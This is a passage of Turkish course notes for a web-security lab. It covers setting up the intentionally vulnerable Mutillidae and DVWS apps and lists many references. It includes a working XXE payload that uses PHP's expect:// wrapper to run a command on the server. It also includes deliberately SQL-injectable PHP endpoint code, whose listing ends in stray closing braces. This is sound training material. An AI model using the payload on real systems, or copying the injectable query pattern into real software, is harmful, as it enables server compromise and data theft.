- e) Ubuntu 14.04 LTS VM’de mutillidae web api web sunucu kök dizinine yerleştirilir.

- Mutillidae v2.7.10.zip’i zipten çıkar.
- /var/www/html dizinine koy.

- f) Ubuntu 14.04 LTS VM’de Mutillidae Web API Konfigurasyonu

Ubuntu 14.04 LTS VM’de http://localhost’a gidilir ve database-offline.php şeklinde gelen sayfada

```
setup / reset the DB
```

linkine tıklanır.

- g) Sonuç

Böylece konfigürasyon ve kurulum tamamlanır.

<http://localhost>

Not:

XXE saldırılarında RCE yalnızca web sunucudaki php'de expect wrapper'ı enable iken yapılabiliyor. Bu nedenle expect modülü aktif edilmiş mutillidae bu web sunucuda test amaçlı mutillidae'nin XXE zafiyetli sayfasına gidilip RCE denendiğinde

OWASP 2017 -> A1 Injection (Other) -> Xml External Entity Injection -> XML Validator

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [<!ELEMENT  
foo ANY> <!ENTITY xxe SYSTEM "expect://whoami" >]> <creds>  
<user>&xxe;</user> </creds>
```

Çıktı:

www-data

başarılı olduğu görülecektir. Expect wrapper 'ı olmayan php web sunucularda bu saldırı başarısız olacaktır.

7.9 Mutillidae Web API'yi Windows'a (Windows 10 Home Premium Sürümüne) Kurma

Bu başlık altında bir windows sisteme kasıtlı açıklıklara sahip DVWS web api kurulum adımları gösterilecektir.

[!] Uyarı:

Mutillidae'nin esas kurulumu Mutillidae - Ubuntu 18.04 LTS VM'dedir. Bu Mutillidae - Windows 10 VM'in ayrıyeten oluşturulmasının nedeni mutillidae'nin bazı saldırı sayfalarında windows taraflı payload'ların sonuçlarını gözlemleyebilmek adınadır. Bu VM sırf bu tip durumlarda kullanılmaktadır. Mutillidae dersleri için esas olan Mutillidae - Ubuntu 18.04 LTS kurulumu kullanılmalıdır.

Kullanılan Materyaller

- Oracle VirtualBox

// Sanallaştırma Yazılımı

- Windows 10 Home Premium // Windows İşletim Sistemi
- xampp v7.2.34-2 // Web Sunucu Yazılımları
- Mutillidae v2.10.8 // Zafiyetli Web API

a) Windows VM'e XAMPP kurulur.

Apache, Mysql, PHP, PhpMyAdmin kurulur.

<https://www.apachefriends.org/tr/download.html>

b) XAMPP dashboard'dan

MySQL -> Config -> my.ini

dosyasına gidilir ve

```
# password = your_password
```

satırı önündeki diyez kaldırılarak

```
password = mutillidae
```

yapılır.

c) XAMPP dashboard'dan

Apache -> Config -> php.ini

dosyasına gidilir ve

```
display_errors=On
```

satırı

```
display_errors=Off
```

yapılır.

d) Mutillidae klasörü c:\xampp\htdocs\ dizinine mutillidae klasör ismiyle yerleştirilir.

e) XAMPP dashboard'dan apache ve mysql servisleri START yapılır.

Güvenlik duvarı izinleri için “Erişimlere İzin Ver” denir.

f) Mutillidae web uygulamasına web tarayıcıdan erişilir:

<http://127.0.0.1/mutillidae/>

g) Gelen database-offline.php şeklindeki sayfaya

setup / reset the DB.

denilir.

h) Böylece mutillidae erişimi açılır ve kullanılabilir.


<http://127.0.0.1/mutillidae/>

Not:

Mutillidae’ye erişim localhost yerine 127.0.0.1 şeklinde gerçekleşmekte.

7.10 DVWS SQLi Açıklıklı Rest API Uç Noktasındaki Hatanın (Bug’ın) Giderilmesi

Bu başlık DVWS web servisini belirttiğim custom linkten indirmeyip resmi github hesabından indirenlere içindir. Eğer DVWS’yi resmi github sayfasından indirdiyse son sürümünü indirmişsiniz demektir. Bu sürümde DVWS web servisinin sql enjeksiyonu açıklığı var olan rest api endpoint’inde (uç noktasında) “No database selected” uyarısı alınmaktadır. Bunun nedeni kaynak kodda kullanılan sql fonksiyonunun uyumsuzluğundandır.




Bu hatayı (bug'ı) düzeltmek için C:\xampp\htdocs\dvws-master\vulnerabilities\sqli\api.php dosyasına gidilmelidir ve dosyada şu iki adım uygulanmalıdır:

- 13ncü satırdaki `mysql_i_connect(...)`'deki `i` harfi kaldırılmalıdır ve `mysql_connect(...)` şeklinde bırakılmalıdır.
- 14ncü satırdaki `mysql_query(...)` çift slash (`//`) ile yorum yapılmalıdır ve 15nci satır baştaki çift slash (`//`) kaldırılarak yorum olmaktan çıkarılmalıdır.

```
1
2
3
4
5 // get the HTTP method, path and body of the request
6 $method = $_SERVER['REQUEST_METHOD'];
7 $request = explode('/', trim($_SERVER['PATH_INFO'], '/'));
8 $input = json_decode(file_get_contents('php://input'), true);
9
10 // connect to the mysql database
11 // if you use the lamp, you must enter a password mysql
12 // example password is left blank due to most pre configured stacks having blank passwords, you should change your p
13 $link = mysql_connect('localhost', 'root', '', 'dvws');
14 //mysql_query($link, "SET NAMES 'utf8'");
15 mysql_set_charset('utf8');
16
17 // retrieve the table and key from the path
18 $table = array_shift($request);
19 $key = array_shift($request);
20
21 // escape the columns and values from the input object
22
23
24
25
26 // sqli vulnerability
27 // create SQL based on HTTP method
28 switch ($method) {
29 case 'GET':
30     $sql = "select first_name,last_name from users WHERE id=" . $key. " "; break;
31 case 'PUT':
32     $sql = "update `{$table}` set {$set} where id={$key}"; break;
33 case 'POST':
34     $sql = "insert into `{$table}` set {$set}"; break;
35 case 'DELETE':
36     $sql = "delete from `{$table}` where id={$key}"; break;
37 }
38 $result = mysql_query($sql, $link);
39 if ($result) {
40     $row = mysql_fetch_assoc($result);
41     echo json_encode($row);
42 } else {
43     echo "Error: " . mysql_error($link);
44 }
45 }
46 }
47 }
48 }
49 }
50 }
51 }
52 }
53 }
54 }
55 }
56 }
57 }
58 }
59 }
60 }
61 }
62 }
63 }
```

(Nihai Hal Böyle Olmalıdır)

Bu adımlar neticesinde dosya kaydedildiğinde sql sorgular düzgün şekilde çalışacaktır ve yanıt hatasız alınabilecektir.



8 KAYNAKÇA

- <https://codebeautify.org/xmltojson>

- <https://www.m5bilisim.com/webokulu/etiketler/ozellik-form-entype.php>
- <https://yazilimcorbasi.blogspot.com/2015/11/http-post-ve-multipartform-data.html>
- <https://stackoverflow.com/questions/38017123/is-form-entype-application-json-available>
- <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/form#attr-entype>
- <https://github.com/sqlmapproject/sqlmap/issues/4069>
- <https://www.liquidmatrix.org/blog/sql-injection-using-sqlmap-multipartform-data-encoding/>
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types
- <https://portswigger.net/support/using-burp-to-test-a-rest-api>
- <https://onlineasciitools.com/convert-ascii-to-decimal>
- <https://www.w3schools.in/restful-web-services/types-of-web-services/>
- <https://www.guru99.com/wsdl-web-services-description-language.html>
- <https://nileshsapariya.blogspot.com/2017/05/auditing-soap-web-services-with.html>
- <https://www.netspi.com/blog/technical/web-application-penetration-testing/hacking-web-services-with-burp/>
- <https://www.smeegesec.com/2013/04/wsdl-wizard-burp-suite-plugin-for.html>
- <https://www.smeegesec.com/2012/10/automating-web-services-communication.html>
- <http://www.learnwebservices.com/>
- <https://www.netsparker.com/support/scanning-restful-api-web-service/>
- <http://rest.testsparker.com/docs/#api-GettingStarted-1>
- https://en.wikipedia.org/wiki/Web_Services_Description_Language
- https://www.w3schools.com/xml/xml_wsdl.asp
- [Attacking Damn Vulnerable Web Services.pdf](#)
- https://www.youtube.com/watch?v=txGa3kGWI00&ab_channel=JosephMcCray
- <https://stackoverflow.com/questions/6830581/rest-web-service-wsdl>
- <https://www.soapui.org/docs/soap-and-wsdl/working-with-wsdl/>
- <https://www.soapui.org/learn/api/soap-vs-rest-api/>
- <https://www.soapui.org/resources/infographic/api-testing/soap-vs-rest-infographic/>
- <https://www.soapui.org/resources/tutorials/soap-sample-project/>

- <https://www.soapui.org/resources/tutorials/rest-sample-project/>
- https://static1.smartbear.co/smartbear/media/ebooks/rest-101.pdf?_ga=2.53437674.312001454.1627211528-143179448.1627211528
- https://www.tutorialspoint.com/webservices/what_are_web_services.htm
- https://www.tutorialspoint.com/webservices/web_services_architecture.htm
- https://www.tutorialspoint.com/webservices/web_services_examples.htm
- <https://glenmazza.net/blog/entry/soap-calls-over-wireshark>
- https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html
- <https://www.javatpoint.com/web-services-tutorial>
- <https://www.javatpoint.com/soap-web-services>
- <https://www.javatpoint.com/restful-web-services-swagger-documentation>
- <https://www.javatpoint.com/restful-web-services-what-is-web-services>
- https://en.wikipedia.org/wiki/Web_service
- <https://www.easytechjunkie.com/what-is-web-syndication.htm>
- https://en.wikipedia.org/wiki/Web_syndication
- <https://www.yld.io/blog/alternatives-to-http/>
- <https://www.halvorsen.blog/documents/programming/csharp/resources/Database%20Communication%20using%20Web%20Services.pdf>
- <https://www.dummies.com/programming/web-services/how-to-return-web-service-data-from-a-database/>
- <https://portswigger.net/support/using-burp-to-test-a-rest-api>
- <https://www.netsparker.com/support/url-rewrite-rules-netsparker/>
- <https://www.netsparker.com/whitepaper-automating-configuration-url-rewrite-rules-netsparker-web-application-security-scanners/>
- <https://www.javatpoint.com/soapui-security-test>
- <https://www.javatpoint.com/soapui-web-services-vs-web-api>
- <https://blog.hubspot.com/website/web-services-vs-api>
- <http://www.differencebetween.net/technology/internet/difference-between-api-and-web-service/>
- <https://www.redhat.com/en/topics/api/what-is-a-rest-api>
- <https://rapidapi.com/blog/api-vs-web-service/>
- <https://rapidapi.com/blog/types-of-apis/>

- <https://gist.github.com/elico/2c61167f56213476dcb538398019c387>
- <https://www.youtube.com/playlist?list=PLZOToVAK85MqxEyrjINe-LwDMhxJJKzmm>
- <https://github.com/webpwnized/mutillidae/releases/tag/v2.7.10>
- <https://www.digitalocean.com/community/tutorials/how-to-install-lamp-on-ubuntu-14-04-quickstart>
- <https://serverfault.com/questions/455388/how-to-install-php-xml-and-php-mbstring-on-php-5-4-9-4>
- <https://stackoverflow.com/questions/40415325/install-php5-dev-ubuntu-16-04>
- <https://www.ubuntuupdates.org/package/core/trusty/universe/base/libexpect-php5>
- <https://learning.postman.com/docs/getting-started/installation-and-updates/#installing-postman-on-linux>
- <https://crashtest-security.com/enumeration-cyber-security/>
- <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/enumeration-ethical-hacking/>
- https://www.youtube.com/watch?v=DFj3MBIU_f0
- <https://www.exploit-db.com/ghdb/395>
- https://en.wikipedia.org/wiki/BillionLaughs_attack
- <https://cwe.mitre.org/data/definitions/651.html>
- <https://capec.mitre.org/data/definitions/95.html>
- <https://github.com/snoopysecurity/dvws/blob/master/vulnerabilities/hiddendir/secretsolutions.txt>
- <https://www.binarytides.com/burp-suite-tip-repeat-request-loop/>
- <https://www.linkedin.com/pulse/xml-bombs-billion-laughs-attack-vinay-singh>
- https://en.wikipedia.org/wiki/BillionLaughs_attack
- <https://www.youtube.com/watch?v=31GYk2lc3BM>
- <https://learn.microsoft.com/en-us/archive/msdn-magazine/2009/november/xml-denial-of-service-attacks-and-defenses>
- <https://www.youtube.com/watch?v=WQUiub2hc0c>
- https://portswigger.net/kb/issues/00400700_xml-entity-expansion
- <http://projects.webappsec.org/w/page/13247002/XML%20Entity%20Expansion>
- <https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/xml-external-entity-injection/>
- <https://vk9-sec.com/xml-external-entity-xxe-injection/>
- <https://www.invicti.com/learn/xml-external-entity-xxe/>

- https://portswigger.net/kb/issues/00100400_xml-external-entity-injection
- https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- http://www.includekarabuk.com/kitaplik/indirmeDeposu/dersNotlari/4.Sinif/Web_Servisleri_XML_Cikardigim_Ders_Notlarim.pdf
- https://www.w3schools.com/xml/xml_dtd_entities.asp